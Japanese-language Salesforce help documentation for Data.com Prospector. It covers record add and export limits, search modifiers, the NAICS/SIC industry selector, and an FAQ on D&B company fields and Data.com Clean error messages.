Salesforce での企業、取引先責任者、およびリードの見込み調査のガイドライン

Data.com Prospector で新規企業および取引先責任者を見込み客として調査するときに従うべきいくつかのガイドラインを確認してください。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 緑色のドット (●) が、Salesforce にすでに存在するレコードの横にある検索結果に表示されます。Salesforce から最初にレコードを削除するか、組織で重複を許可していないかぎり、これらのレコードを再度追加することはできません。

  ヒント: レコードが Salesforce にすでに存在する場合は、緑色のドットにマウスを置き、リンクをクリックすると、レコードに直接移動します。

- 青色のチェックマーク (✔) が、Data.com からすでに購入済み (追加またはエクスポート済み) のレコードの横にある検索結果に表示されます。Data.com 取引先責任者または取引先を追加する場合、レコード追加残数にそれぞれカウントされます。Data.com からエクスポートしたレコードを追加する場合、追加したレコードは、レコード追加残数にカウントされません。
- 追加制限またはレコード追加残数に関係なく、一度に 1,000 件を超えるレコードを手動で選択することはできません。
- 追加制限またはレコード追加残数に関係なく、一度に 100,000 件を超えるレコードを追加することはできません。
- レコードは、`[Data.com キー]` 項目に同じ Data.com ID 番号を持っている場合に重複しているとみなされます。これには、取引先責任者およびリードの両方として Data.com から追加されたレコードが含まれます。重複レコードが追加されても、レコード追加残数に対してカウントされません。

- エラーが原因で 1 つ以上のレコードを Salesforce に追加できない場合は、ユーザに通知し、エラーの詳細を .csv ファイルで提供します。
- 検索で大量の結果が返されると、11 ページ以降のデータは表示されません。この場合は、目的の結果を得るために検索範囲を絞り込むことができます。「Data.com 検索結果の関連情報をすべて表示する方法は?」を参照してください。
- Data.com 取引先責任者または取引先を Salesforce に追加するのではなく、エクスポートする場合、エクスポートした各レコード数は、レコード追加残数にカウントされます。Salesforce にすでに追加したレコードをエクスポートするか、以前にエクスポートしたレコードを再度エクスポートする場合、エクスポートしたレコード数はレコード追加残数制限にカウントされません。
- Data.com 取引先責任者のグループをエクスポートする場合、レコード追加残数には影響を与えずに、それらの取引先責任者を取引先責任者またはリードとして Salesforce に戻すことができます。
- 追加制限または追加できる残りのレコードの数に関係なく、一度に 100,000 件を超えるレコードをエクスポートすることはできません。レコードは、50,000 件のバッチ単位でエクスポートされます。2 つのバッチが必要な場合は、レコードが .zip ファイルで送信されます。
- 電話番号などの数値が .csv ファイルで中断される場合は、.csv ファイルの項目列の形式を *[標準]* または *[テキスト]* に変更するか、ワードパッドなどのテキストエディタでファイルを開きます。
- データローダを使用すると、Salesforce にエクスポートされたレコードのリストをインポートできます。Data.com 設定で重複レコードが許可されるように設定されていない限り、インポートプロセスでは `[Data.com キー]` 項目の Data.com ID 番号を使用して重複が確認されます。

  次のレコードは、データローダからインポートされません。

  - .csv ファイル内にある他のレコードと同じ (`[Data.com キー]` 項目の) Data.com ID を持つすべてのレコード。
  - Salesforce にすでにあるレコードと同じ (`[Data.com キー]` 項目の) Data.com ID を持つすべてのレコード。

見込み客検索結果から関心のある対象への絞り込み

Data.com Prospector ライセンスでは、検索項目および修飾子を使用して関心のある企業、業種、および場所のみを対象にすることができます。その後で、簡単に検索結果を保存できます。

Data.com FAQ の使用

ユーザの Data.com に関するよくある質問 (FAQ) への回答を確認します。

関連トピック:

Salesforce での企業、取引先責任者、およびリードの見込み調査

Salesforce での企業、取引先責任者、およびリードの見込み調査の考慮事項

見込み客検索結果から関心のある対象への絞り込み

Data.com Prospector ライセンスでは、検索項目および修飾子を使用して関心のある企業、業種、および場所のみを対象にすることができます。その後で、簡単に検索結果を保存できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com 検索について

Data.com 検索機能のしくみ、検索項目、およびビジネスにとって最も価値のあるレコードを簡単に見つけられるように条件や場所の条件を使用して検索結果を絞り込む方法を学習します。

Data.com 検索修飾子について

Data.com取引先および取引先責任者を検索する場合、修飾子を使用して、ターゲットを設定し、検索結果を絞りこむことができます。以降に修飾子の機能を項目ごとに示します。

Data.com でレコードの [業種] が決定される方法

主 SIC (標準業種分類) コードを使用して、Data.com で取引先カードと取引先レコードの［業種］項目の値を決定します。この業種の対応付けに主 SIC コードのみを使用することで、［業種］項目の値により一貫性のある正確な値を提供することができます。これにより、検索クエリで使用する業種分類システムに関係なく、より関連性の高い検索結果を得ることができます。

Data.com 業種セレクタ

Data.com の取引先および取引先責任者を検索する場合、検索条件に業種や下位業種を追加するには業種セレクタを使用します。

Data.com 検索について

Data.com検索機能のしくみ、検索項目、およびビジネスにとって最も価値のあるレコードを簡単に見つけられるように条件や場所の条件を使用して検索結果を絞り込む方法を学習します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com ではCRM レコードを簡単に検索できます。検索を開始するには、[Data.com] タブの項目に検索条件を入力します。また、検索修飾子を使用して検索対象を設定し、結果を絞りこむことができます。入力および選択した条件によっては、結果の取引先または取引先責任者のリストが長くなることがあります。結果の件数は、結果リストのヘッダーまたはフッターで確認します。入力および選択した内容をすべてクリアする必要がある場合は、[検索のリセット] リンクをクリックします。検索結果は、新しい検索を開始するか、ブラウザページを更新するまで表示されます。

取引先検索では、会社名、親会社の Web サイト、および親会社の子会社および支社の Web サイトに基づいて Data.com 検索結果が取得されるため (該当する場合)、実際には検索しなかった会社が検索結果に含まれる可能性があります。たとえば、Sun Microsystems を検索する場合に、`Sun Microsystems` または `sun.com` のいずれかを［会社名または Web サイト］項目に入力すると、Oracle Corporation は Sun Microsystems の親会社であるため、検索結果には Oracle も含まれます。

また、取引先検索は、[取引先名] 項目と [取引形態] 項目の両方に基づきます。このため、たとえば United Parcel Services を探している場合、取引形態の *UPS* で検索しても、検索結果に `United Parcel Services, Inc.` が表示されます。

一連のレコードが表示されたら、必要に応じて検索条件を追加して、リストを絞り込むことができます。ページの左側で検索条件カテゴリを探し、必要な検索条件のチェックボックスをオンにします。検索によっては、結果に固有の検索条件オプションが生成されます。たとえば、[ヘルスケア、製薬、バイオテクノロジー] 業種、特に [医師および医療従事者] のリードを探している場合、[タイトル] カテゴリの検索条件のリストには、[医師]、[カイロプラクター]、[歯科医]、[オフィスマネージャ] などが含まれる場合があります。[タイトル]、[会社名]、および [Web サイトのドメインの種別] 検索条件について検索結果のリストが長くなった場合は、ほとんどの結果で 25 個の検索条件が表示されます。表示される検索条件のリストを短くするには、最初の検索結果を絞り込みます。

一部の検索条件カテゴリは検索を実行すると自動的に展開されますが、[条件] パネルの上部にあるリンクをクリックすると、すべての検索条件を展開または折りたたむことができます。検索条件を選択すると、検索結果リストが自動的に更新されます。

たとえば、IBM 社の取引先詳細ページから取引先責任者を検索する場合、[Data.com] タブが開き、[取引先責任者の検索] サブタブの [会社名または Web サイト] 項目に IBM 社の URL *www.ibm.com* が自動的に入力されます。この検索では、世界中の何千人もの IBM 取引先責任者のリストが生成されます。通常、これは多すぎるため、次のいずれかの操作を実行できます。

- 場所条件 (*オーストラリア*、*アメリカ* など) または業種オプション (*コンピュータ & エレクトロニクス*、*金融サービス* など) を選択して最初の検索を絞り込む
- 検索条件 (*人事*、*C レベル*、*プログラムマネージャ* など) を選択して検索結果リストを絞り込む
- [会社名] 検索条件カテゴリで「*IBM*」を選択する。

検索条件を追加して結果を絞り込むことで、取引先責任者のリストを 30,000 人以上から電話やメールで連絡する 25 人程度にまで絞り込むことができます。

関連トピック:

Data.com 検索修飾子について

Data.com 検索修飾子について

Data.com 取引先および取引先責任者を検索する場合、修飾子を使用して、ターゲットを設定し、検索結果を絞りこむことができます。以降に修飾子の機能を項目ごとに示します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com で取引先を検索する
- 権限不要

取引先責任者の Data.com を検索する
- 権限不要

会社名または Web サイト

- 複数の企業を検索したり、検索から除外する場合は、カンマ (,) で区切ります。たとえば、`salesforce.com,Apple` では、salesforce.com および Apple (Apple Computer, Inc. および Apple Inc. など) の両方が結果として返されます。または、Data.com データによっては、いずれか 1 つが返されます。
- 企業の完全一致する名前を検索するには、二重引用符 (" ") で名前を囲んで入力します。たとえば、`"Apple, Inc."` では完全一致の会社名「Apple, Inc.」が返されます。
- 結果から特定の企業を除外するには、企業名の前にマイナス記号 (–) を入力します。たとえば、`–Oracle` では Oracle を除く結果リストが返されます。1 つ以上の単語で構成される企業名の場合は、マイナス記号の後に、名前の最初の一部を入力します。たとえば、`–Adobe` では Adobe Systems を除く結果リストが返されます。
- また、複数の検索修飾子を併用できます。たとえば、`salesforce, –Microsoft, "GE Healthcare"` では、salesforce (salesforce、salesforce.com, inc など) を含むすべての結果が返され、Microsoft を含むすべての結果が除外され、GE Health Care ではなく GE Healthcare が見つかります。

役職

- 役職を除外するには、役職の前にマイナス記号 (–) を入力します。例: –バイヤー。
- 完全一致の役職を検索する場合は、二重引用符 (" ") で囲んで入力します。例: "最高経営責任者"。
- 複数の役職を検索する場合は、カンマ (,) で区切ります。例: `CEO,–Dr,"最高経営責任者"`。

名前またはメール

- この項目の個別の要素 (名前のみまたはメールのみ) の結果を検索するには、コロン (:) およびスペースに続けて要素を入力し、検索する名前、またはメールを入力します。たとえば、`名前: Marc Benioff` では、Marc Benioff という名前のみを含む結果が返されます。`メール: marcbenioff@salesforce.com` ではメールアドレス marcbenioff@salesforce.com のみを含む結果が返されます。
- 「名前:」、または「メール:」を含まない場合、修飾子は機能しません。また、これらの修飾子を併用したり、照合したりすることはできません (同一検索内で「名前:」および「メール:」を使用するなど)。
- 複数の名前またはメールを検索する場合は、カンマ (,) で区切ります。
- 完全一致の役職、名前、またはメールを検索する場合は、二重引用符 (" ") で区切ります。
- 結果からある役職、名前、またはメールを除外するには、要素の前にマイナス記号 (–) を入力します。

場所 | 市区郡

- 複数の市区郡を検索する場合は、カンマ (,) で区切ります。たとえば、`San Francisco, San Jose` では、San Francisco と San Jose の両方が結果として返されます。または、Data.com データによっては、いずれか 1 つが返されます。

- 完全一致の市区郡を検索する場合は、二重引用符("")で囲んで入力します。たとえば、`"San Francisco"` で検索した場合、South San Francisco の検索結果は返されません。同様に、`"South San Francisco"` で検索した場合、San Francisco の検索結果は返されません。

場所 | 郵便番号

- 複数の郵便番号を検索する場合は、カンマ(,)で区切ります。たとえば、`94105,94122` では、94105 と 94122 の両方が結果として返されます。または、Data.com データによっては、いずれか 1 つが返されます。
- 結果からある郵便番号を除外するには、郵便番号の前にマイナス記号(–)を入力します。たとえば、`-94122` では 94122 を除く結果リストが返されます。

場所 | 市外局番

- 複数の市外局番を検索する場合は、カンマ(,)で区切ります。たとえば、`312,708` では、312 と 708 の両方が結果として返されます。または、Data.com データによっては、いずれか 1 つが返されます。
- 結果から 1 つの市外局番を除外するには、市外局番の前にマイナス記号(–)を入力します。たとえば、`-708` では 708 を除く結果リストが返されます。

関連トピック:

Data.com **検索について**

Data.com でレコードの［業種］が決定される方法

主 SIC(標準業種分類)コードを使用して、Data.com で取引先カードと取引先レコードの［業種］項目の値を決定します。この業種の対応付けに主 SIC コードのみを使用することで、［業種］項目の値により一貫性のある正確な値を提供することができます。これにより、検索クエリで使用する業種分類システムに関係なく、より関連性の高い検索結果を得ることができます。

限定された数の Data.com 取引先には、`Data.com - Jigsaw` が取引先カードの［ソース］項目の値として表示されます。これらの取引先には SIC コードの値がないため、［業種］値は異なるシステムを使用して決定されます。詳細は、Salesforce カスタマーサポートにお問い合わせください。

例: Data.com で 電子工学 に対応付けられる、SIC 業種の値が *「コンピュータ周辺機器」* である取引先を Data.com で検索するとします。Data.com の検索結果には、［業種］項目の値が 電子工学 であるすべての取引先が含まれます。Data.com 業種カテゴリ分類システムを使用し、*「コンピュータおよび電子製品」* 業種を選択した場合も 電子工学 に対応付けられ、検索結果にも［業種］項目に 電子工学 という値を持つすべての取引先が含まれます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com 業種セレクタ


Data.com の取引先および取引先責任者を検索する場合、検索条件に業種や下位業種を追加するには業種セレクタを使用します。

手順は次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition



1. 組織が使用する業種分類体系を選択します。
   - *NAICS* (North American Industry Classification System): 北米の企業を経済活動の種別に基づいて分類するために企業と政府機関によって使用されます。この体系には、20個の業種セクタが含まれ、それぞれに複数レベルの下位業種が含まれます。業種と下位業種は最大 6 桁の数値コードで識別されます。
   - *SIC* (Standard Industry Classification): 企業を経済活動の種別に基づいて分類するために米国政府機関によって使用されます。この体系には、10個の業種セクタが含まれ、それぞれに複数レベルの下位業種が含まれます。業種と下位業種は最大 4 桁の数値コードで識別されます。

- *Data.com 業種カテゴリ*: Data.com の業種および下位業種別の企業分類体系。

いつでも異なる業種分類体系を選択できますが、それによって選択内容がクリアされます。

2. 選択パネルを使用して業種とその下位業種を参照し、検索に追加します。業種に数値の分類コードがある場合は、ここに表示されます。業種名の上にマウスポインタを置くと、2つのオプションが表示されます。
   - 業種名をクリックすると、下位業種がある場合は右パネルに表示されます。業種で下位業種を使用可能な場合は、業種名の右に矢印 → が表示されます。
   - 業種 (すべての下位業種を含む) を [カテゴリ検索基準] (カテゴリ) ボックスに追加するには、[追加] をクリックします。

   右パネルで業種名をクリックすると、業種名が左パネルに移動し、下位業種が右パネルに表示されます。引き続きこの方法で業種レベル間の移動や、検索する業種と下位業種の追加ができます。下位業種名の右にある円 ● は、下位業種の最終レベルに達していることを意味します。業種を検索条件に追加すると、[カテゴリ] ボックスに表示され、そのすべての下位業種が自動的に含まれます。さらに、その名前の横に緑の塗りつぶしのチェックマーク ✔ も表示されます。ただし、[カテゴリ] ボックスに表示されるのは業種のみです。

   [カテゴリ] ボックスから業種を削除するには、業種名の上にマウスポインタを置き、 ✖ をクリックします。選択パネルから下位業種を削除すると、業種が [カテゴリ] ボックスから削除され、その残りの下位業種が代わりに表示されます (このように部分的な選択は、業種名の横に表示された緑の白抜きのチェックマーク ✔ で示されます)。業種のすべての下位業種ではなく、一部を選択した場合、[カテゴリ] ボックス内の選択数が増えます。

3. 業種レベル内の現在位置を追跡するには、ページ上部のナビゲーションリンクを使用します。選択パネルの特定の業種レベルに戻るには、そのリンクをクリックします。
4. 業種レベルを 1 つ上に移動するには、[戻る] 矢印をクリックします。
5. 検索に追加したすべての業種と下位業種が、[カテゴリ検索基準] ボックスに表示されます。個々の選択を削除するには、業種または下位業種名の横にある ✖ をクリックします。[すべてクリア] をクリックすると、すべての選択が削除されます。
6. 1つの検索に追加できる業種と下位業種の数には制限があります。制限を超えた場合、検索を続行するには選択を削除する必要があります。
7. [カテゴリ検索基準] ボックスに含まれる業種が多すぎる場合、すべてを表示するには、必要に応じて矢印をクリックしてボックスを展開します。

次に、例で業種セレクタのしくみを説明します。John は、コンピュータを製造する会社を探しています。North American Industry Classification System (NAICS) を使用することに決め、まず [製造業] 業種をクリックして下位業種を表示します。これには、[食品製造業]、[機械製造業]、など多くが含まれます。[コンピュータおよび電子製品製造業] を見つけ、クリックして左パネルに移し、右パネルに下位業種を表示します。引き続きこの方法で業種レベルの下位へと進み、最終的に求めていた [[コンピュータおよび周辺機器製造業]] が見つかるまで下位業種をクリックしていきます。John は [追加] をクリックして、2 つの下位業種 [コンピュータ製造業] と [コンピュータ記憶装置製造業] を [カテゴリ検索基準] ボックスに追加します。これらの選択内容は、選択パネルで他のレベルに移動し、他の業種を追加しても、[カテゴリ] ボックスに残ります。業種の [カテゴリ] ボックスへ

の追加を終了したら、最後に選択内容を確認し、問題がなければ [完了] をクリックして [Data.com] タブに戻って検索を完了します。

関連トピック:

Data.com 検索について

Data.com FAQ の使用

ユーザの Data.com に関するよくある質問 (FAQ) への回答を確認します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com 検索結果の関連情報をすべて表示する方法は?

自分の Data.com ユーザ種別を確認するには?

自分の Data.com 検索結果を改善する方法は?

検索していない会社が Data.com 検索結果に表示されるのはなぜですか?

Salesforce に追加できる Data.com レコードの上限は?

Data.com から CRM レコードを追加する場合に、Data.com データが含まれている項目値を見つける方法は?

取引先レコードの [取引先 部門] 項目値の意味は?

公開企業であると分かっている企業の [会社形態] 項目の値が [非公開] であるのはなぜですか?

取引先レコードの [従業員数] 項目の数字と [取引先責任者] 項目の数字に違いがあります。なぜですか?

Data.com を使用していますが、[従業員数] 項目と [収益] 項目に空白またはゼロ (0) の値が表示されます。なぜですか?

Data.com Clean 自動入力機能を使用した後、一部のリードの [年間売上] 項目と [従業員数] 項目の値が空白またはゼロ (0) になるのはなぜですか?

従業員数または収益の検索条件を使用して自分の取引先または取引先責任者の検索結果を絞り込むと、取得される結果数が予想よりかなり少ない数になります。なぜですか?

一部の取引先レコードおよび D&B 企業レコードの D-U-N-S number が同じであるのはなぜですか?

[取引先 部門] 項目と [場所種別] 項目の違いは?

データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません。というメッセージが表示されるのはなぜですか?

データアクセス制限により、このレコードをクリーンアップできません。というメッセージが表示されるのはなぜですか?

関連トピック:

Data.com 検索について

Data.com 検索結果の関連情報をすべて表示する方法は?

データのセキュリティを保護するため、検索結果が 10 ページを超える場合は、表示できる詳細が制限されます。

検索結果に関連情報をすべて表示するには、次のようにします。

- ページの左側で検索条件を使用して、検索範囲を絞り込みます。検索の焦点ではない結果を除外することで、件数が少なく的確な結果になります。たとえば、会社の販売部門で責任者レベルの取引先を選択すると、探している取引先のみが表示され、結果が 50 ページから 4 ページに削減されます。
- 検索対象が最初の数行に表示されるように、検索結果を並び替えます。たとえば、最後に更新した取引先が最初に表示されるように、[更新] 列を並び替えます。

探している取引先が特定されたら、それを Data.com から Salesforce に追加またはエクスポートして取引先を購入します。購入して組織に追加する取引先と取引先責任者の完全な詳細が表示されます。

自分の Data.com ユーザ種別を確認するには?

これは簡単に確認できます。[個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果が表示されない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。［`Data.com` ユーザ種別］項目で、自分が Data.com ユーザと Data.com リストユーザのどちらであるかが識別されます。項目が空白の場合は、Data.com ユーザライセンスがありません。

自分の Data.com ユーザ種別の簡単な定義を参照するには、項目の横にある情報アイコン ( ) をクリックします。

関連トピック:

Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

Data.com FAQ の使用

Salesforce 環境のカスタマイズ

自分の Data.com 検索結果を改善する方法は?

これは簡単です。検索修飾子を使うだけです。例を表示するには、各Data.com検索項目の上に表示される情報アイコン ( ) をクリックします。頻繁に使用する検索を保存する場合にも役立ちます。

関連トピック:

Data.com 検索について

検索していない会社が Data.com 検索結果に表示されるのはなぜですか?

取引先検索では、会社名、親会社の Web サイト、および親会社の子会社および支社の Web サイトに基づいて Data.com 検索結果が取得されるため (該当する場合)、実際には検索しなかった会社が検索結果に含まれる可能性があります。たとえば、Sun Microsystems を検索する場合に、*`Sun Microsystems`* または *`sun.com`* のいずれ

かを［会社名または Web サイト］項目に入力すると、Oracle Corporation は Sun Microsystems の親会社であるため、検索結果には Oracle も含まれます。

関連トピック:

Data.com 検索について

Data.com FAQ の使用

Salesforce に追加できる Data.com レコードの上限は?

[設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[プロスペクタユーザ] を選択します。[Data.com ユーザ] セクションで、自分の名前を見つけて、1 か月あたりの制限と、その月ですでに追加またはエクスポートしているレコード数を確認します。毎月の許容量は、システム管理者によって設定され、上限に達しているかどうかに関係なく毎月末に有効期限が切れます。

Data.com リストユーザである場合、ページの [Data.com List ユーザ] セクションにも名前が表示されます。月あたりのレコード追加数を使用したら、組織の他のリストユーザとプールのレコード追加数を共有します。組織のプールには制限があるため、ある Data.com リストユーザが上限に達すると、他の Data.com リストユーザはレコードを追加できません。リストプールは購入してから 1 年後に有効期限が切れます。

レコードをまとめて追加すると追加上限を超える場合は、残り何個を追加できるかを知らせるメッセージが表示されます。それでもレコードを追加する必要がある場合は、システム管理者にお問い合わせください。

関連トピック:

Data.com FAQ の使用

Data.com から CRM レコードを追加する場合に、Data.com データが含まれている項目値を見つける方法は?

それらのレコードの項目を定義するヘルプトピックを確認するだけです。Data.com データを取得できるすべての項目が見つかります。

- 取引先項目
- 取引先責任者の項目
- リードの項目

関連トピック:

Data.com FAQ の使用

取引先レコードの［取引先 部門］項目値の意味は?

［本部/親］は、会社が他の事業所を持つ法人であることを示します。

［単一の場所］は、会社が他の事業所を持たない本社であり、独立した別個の法人であるか、ないかを示します。

[支社] は、会社が独立した事業体ではないことを示します。つまり、支社が本社または親会社の一事業所であることを示します。

関連トピック:

[取引先 部門] 項目と [場所種別] 項目の違いは?

Data.com FAQ の使用

公開企業であると分かっている企業の [会社形態] 項目の値が [非公開] であるのはなぜですか?

このデータを提供する Dun & Bradstreet (D&B) では、本社または親会社の会社形態情報のみを追跡しています。株式会社または親会社に支社などの子会社がある場合は、独立経営でない限り、それらの子会社には [非公開] という値が表示されます。また、会社形態の種別が不明である場合も、この値は [非公開] になります。

関連トピック:

取引先レコードの [取引先 部門] 項目値の意味は?

Data.com FAQ の使用

取引先レコードの [従業員数] 項目の数字と [取引先責任者] 項目の数字に違いがあります。なぜですか?

次のようないくつかの理由が考えられます。

- 従業員数は [取引先 部門] 項目に [本部/親] の値を含むレコードでのみ使用できます。つまり、支社では [従業員数] 項目にゼロの値が表示されているのに、取引先責任者数が表示される可能性があるということです。
- 取引先レコードの [従業員数] 項目では、すべての子会社および支社を含む、会社の総従業員数が表示されます。ただし、取引先責任者数は特定の事業所の取引先責任者のみを反映します。そのため、あらゆる事業所を含めた場合、本社 (本部) 従業員数が 5,000 名であるけれども、本社 (本部) の取引先責任者は 3,000 名のみという場合があります。
- *従業員数*の合計値は Dun & Bradstreet (D&B) から取得され、通常、契約社員は*含まれません*。*取引先責任者*の合計値と関連データは Data.com コミュニティから取得され、通常、有効な会社のメールアドレスを所有しているかぎり、契約社員は*含まれます*。

関連トピック:

Data.com FAQ の使用

Data.com を使用していますが、[従業員数] 項目と [収益] 項目に空白またはゼロ (0) の値が表示されます。なぜですか?

Dun & Bradstreet (D&B) は本社および単一の事業所の収益データのみを収集するため、支社に関連付けられたレコードには取引先レコードおよびリードレコードの [年間売上] 項目や、D&B 企業レコードの [年間売上高] 項目の値は表示されません。

同様に、D&Bは支店および単一の事業所の従業員数を常に確認しているわけではないため、リードレコードの［従業員数］項目、取引先レコードの［従業員］項目、または D&B 企業レコードの［従業員数 – 合計］項目に値が表示されない場合があります。

関連トピック:

Data.com FAQ の使用

Data.com Clean 自動入力機能を使用した後、一部のリードの［年間売上］項目と［従業員数］項目の値が空白またはゼロ (0) になるのはなぜですか?

Data.com Clean での場所ベースの照合が改善されたため、取引先責任者は組織の本社の場所ではなく、実際の場所に関連付けられるようになりました。Dun & Bradstreet (D&B) は本社の収益データのみを収集するため、支社または単一の事業所に関連付けられたリードの［年間売上］項目には値が表示されません。同様に、D&B は支社または単一の事業所の従業員数を常に確認しているわけではないため、リード記録の［従業員数］項目に値がない場合があります。

本社から支社または単一の事業所のレコード収益と従業員数のデータを対応付ける場合は、Salesforce システム管理者へお問い合わせください。

関連トピック:

Data.com FAQ の使用

従業員数または収益の検索条件を使用して自分の取引先または取引先責任者の検索結果を絞り込むと、取得される結果数が予想よりかなり少ない数になります。なぜですか?

Dun & Bradstreet (D&B) は支社の収益データを収集せず、支社または単一の事業所の従業員数を常に確認しているわけではありません。このため、収益検索条件の最小範囲として *1* を入力すると、[収益] の値がゼロ (0) であるすべてのレコードが検索結果から除外されます。同様に、収益検索条件の最小範囲として *0* を入力すると、[収益] の値が空白であるすべてのレコードが検索結果から除外されます。従業員数検索条件も同様に機能します。

絞り込んだ検索結果に [収益] または [従業員数] の値がゼロ (0) または空白であるすべてのレコードを含める場合は、［最小］項目を空白のままにしてください。

関連トピック:

取引先レコードの [取引先 部門] 項目値の意味は?

Data.com FAQ の使用

一部の取引先レコードおよび D&B 企業レコードの D-U-N-S number が同じであるのはなぜですか?

企業が 1 つの国でのみ経営されている場合、[グローバル代表企業] (組織の最上位のエンティティ) および [国内代表企業] (国内の組織の最上位のエンティティ) は同じエンティティになります。そのため、[D-U-N-S 番号] 項目の値は同じです。すべての D&B 項目の定義については、「D&B 企業項目」を参照してください。

関連トピック:

Data.com FAQ の使用

[取引先 部門] 項目と [場所種別] 項目の違いは?

[取引先 部門] は、取引先レコードおよび Data.com 取引先カードにある項目です。[場所種別] は、D&B 企業レコードにある項目です (D&B 企業レコードは、Data.com Prospector を購入した顧客が利用できます)。どちらの項目にも 単一の場所、本部/親、および 支社 という同じ値が含まれます。

関連トピック:

Data.com FAQ の使用

データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません。というメッセージが表示されるのはなぜですか?

取引先、取引先責任者、またはリードレコードの 1 つ以上の項目を編集できない場合、Data.com Clean を使用して手動でレコードをクリーンアップすると、このエラーメッセージが表示されます。編集できる項目はクリーンアップできます。

レコードをクリーンアップするときに影響を受ける Salesforce 項目 (D&B 項目を含む) を編集できるかどうかを確認するようにシステム管理者に依頼してください。システム管理者による確認方法は、会社で使用している Salesforce のエディションによって異なります。

- Contact Manager Edition および Group Edition の場合、各項目が適切なページレイアウトにあることを確認します。
- Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition の場合、各項目の項目レベルセキュリティが 参照可能 に設定されていることを確認します。

関連トピック:

Data.com Clean の影響を受ける Salesforce 項目は?

Data.com FAQ の使用

データアクセス制限により、このレコードをクリーンアップできません。というメッセージが表示されるのはなぜですか?

[D&B 企業] オブジェクトへの適切なアクセス権がない場合、Data.com Clean を使用して手動で取引先をクリーンアップすると、このエラーメッセージが表示されます。

[D&B 企業] オブジェクトへの参照アクセス権があることをシステム管理者に確認してください。

取引先の業界、財務、競合会社のインサイトの取得

取引先のビジネスについて詳しい情報が必要ですか?取引先詳細ページの［プロスペクティングインサイト］ボタンをクリックすると、見込み客のビジネスと財務状況や、競合会社と業種の詳細を Data.com からリアルタイムで直接取得できます。

プロスペクティングインサイトは、Data.com Prospector ライセンスで使用できます。Data.com からインポート、または Data.com でクリーンアップした取引先のインサイトデータを使用できます。

開始前に、システム管理者が［プロスペクティングインサイト］ボタンを取引先ページレイアウトに追加したことを確認します。

1. 見込み客の取引先詳細ページを開きます。
2. [プロスペクティングインサイト]をクリックします。

   Data.com からインポート、または Data.com でクリーンアップされていない取引先の[プロスペクティングインサイト]をクリックすると、取引先のクリーンアップを推奨するメッセージが表示されます。

関連トピック:

プロスペクティングインサイトデータの詳細

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先の Data.com プロスペクティングインサイトを取得する
- 取引先に対する「参照」

プロスペクティングインサイトデータの詳細

